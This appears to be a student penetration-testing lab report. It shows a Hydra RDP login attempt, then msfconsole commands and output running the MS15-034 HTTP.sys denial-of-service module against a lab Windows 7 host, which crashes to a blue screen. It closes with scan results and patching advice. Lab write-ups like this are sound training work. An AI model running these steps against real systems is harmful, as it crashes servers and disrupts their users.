


Screen Shoot 15c: HYDRA

The results from using Hydra indicate that username 'alice' exists on the target system, as shown by the message 'account might be valid'. However, RDP access is not permitted for this account is impossible, regardless of the password used. The results confirm that none of the attempts were successful in granting RDP functionality.

METASPLOIT

Metasploit is a tool used to exploit vulnerabilities in systems, whether to crash them or gain control over them. The Metasploit framework is an open-source collection of tools that offers a comprehensive environment for penetration testing and exploit development. How to use Metasploit in Kali Linux using msfconsole. open the terminal window and typing msfconsole and enter, it will show msf6 >.



Screen Shoot 16: MSFCONSOLE

To proceed, we need to access Metasploit and look for specific exploits pertaining to MS15-034. After launch the msfconsole in terminal, we can continue with 'search' command to identify any available exploit target in gvm. For example, using the msf6> prompt search target.

Msf6> Search MS15-034

```
msf6 > search ms15-034

Matching Modules
================

   #  Name                                                    Disclosure Date  Rank    Check
 Description
   -  ----                                                    ---------------  ----    -----
 ----------
   0  auxiliary/dos/http/ms15_034_ulonglongadd                                  normal  Yes
 MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service
   1  auxiliary/scanner/http/ms15_034_http_sys_memory_dump                      normal  Yes
 MS15-034 HTTP Protocol Stack Request Handling HTTP.SYS Memory Information Disclosure


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner
/http/ms15_034_http_sys_memory_dump
```


Screen Shoot 16: msf6> search target [MS15-034]

MS15-034 refers to Microsoft Security that indicated a critical vulnerability in HTTP.sys, the HTTP protocol stack used by Windows. This vulnerability allows the attackers to launch denial-of-service or DOS attacks, and potentially access sensitive information from server memory through specially designed HTTP requests. It is important to fix this security issue promptly to maintain the integrity and reliability of the system.

```
msf6 > use 0
msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > set rhost 10.10.1.100
rhost => 10.10.1.100
msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > set lhost 10.10.1.50
[!] Unknown datastore option: lhost. Did you mean VHOST?
lhost => 10.10.1.50
msf6 auxiliary(dos/http/ms15_034_ulonglongadd) > exploit

[*] DOS request sent
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/ms15_034_ulonglongadd) >
```

Screen Shoot 17: Steps to use DOS

To interact with the module, use 0. The auxiliary/dos/http/ms15-034-ulonglongadd. Indicated the reliability to exploiting a normal vulnerability. Ranking implies that the exploit should work under circumstances. Next, we should set the target by using configure the target IP address. It shows that in the screenshot 17 'SET RHOST Target IP Address' and enter. And continue to type 'SET LHOST 10.10.1.50' and continue to be typing exploit and enter.



Screen Shoot 18: Exploit Successful

The screenshot displays a blue screen of death on a Windows machine after an exploit was executed. This indicates that the exploit was successfully run. The resulting in a crash of the Windows 7 system target. The error message shown is a typical STOP error, which means when the system encounters a critical failure, as a result, the system is forced to reboot, causing any unsaved work or active connections to be lost.

RECOMMENDATION SECURITY

This report provides important security recommendations to understand the vulnerability of Windows 7. This vulnerability allows remote attackers to run unauthorized code or perform a denial-of-service (DoS) attack. Such an attack could crash in the system Windows 7 completely and may lead to losing the data information. To protect against these risks, install security updates and the necessary Microsoft security patches.

2.1 10.10.1.100

Host scan start Fri Nov 22 12:12:07 2024 UTC
Host scan end Fri Nov 22 12:28:12 2024 UTC

Service (Port)	Threat Level
445/tcp	High
9/tcp	High
general/tcp	High
80/tcp	High
17/tcp	Medium
135/tcp	Medium
7/tcp	Medium
19/tcp	Medium
general/icmp	Low
general/tcp	Low

Screen Shoot 19: Scan Report Results

The screenshot illustrates the High Threat Level of ports 445,9, general and 80. Port 445 used for SMB Server Message Block protocol, it is often targeted by attackers seeking unauthorized access. Port 9, associated with the discard protocols, can be exploited for denial-of-service attacks. Meanwhile, port 80, which serves HTTP traffic, remains a frequent target for the web based on exploits. Overall, it is important to monitor these ports, and this will help reduce potential security threats.

To recover the vulnerabilities, the operating system must be upgraded. This indicates that Windows 7 is no longer receiving support, and an upgrade to a supported operating system like Windows 10 or 11 is necessary. Consistently updating the system is important to safeguard against similar vulnerabilities. Secondly, remove the unnecessary services such as IIS or HTTP.sys, if not needed. Access control and backup recovery, it is important to maintain regular system backup to make sure quick recovery in case of an attack. Lastly, regular doing security audits, this means doing assessment by using tools like OpenVAS, Nessus or Metasploit to identify and resolve security gap.

In conclusion, by implementing this recommendation, the system will be more protected against the vulnerabilities. Long-term security regularly can apply security updates and manages patches. This approach will help and increase security over time through consistent upgrades and careful patch management.

REFERENCES

[1] Engebretson, P. (2013). *The basics of hacking and penetration testing : ethical hacking and penetration testing made easy*. Amsterdam; Boston: Syngress, An Imprint Of Elsevier.

[2] Cloud.microsoft. (2024). *Exploitation*. [online] Available at: https://sway.cloud.microsoft/TZTPBK3LwNQVDmWn?ref=Link [Accessed 25 Nov. 2024].

[3] Netacad.com. (2024). *Cisco Networking Academy*. [online] Available at: https://www.netacad.com/launch?id=fa72cd2d-6cbd-4773-b6f3-acfaca470f18 [Accessed 25 Nov. 2024].

[4] Learnonline.ie. (2024). *Title of the document*. [online] Available at: https://ncuk.learnonline.ie/mod/resource/view.php?id=7057 [Accessed 25 Nov. 2024].

[5] Sharepoint.com. (2024). *Sign in to your account*. [online] Available at: https://newcollegelanarkshire.sharepoint.com/:b:/s/HNCCyberSecurityHNCCYBS-F241B-M2024/EcoeDsj4IvVFhijZm3zkqzQBV-oZaKNQF_SmycqQOFJYoA?e=h8BxUC [Accessed 25 Nov. 2024].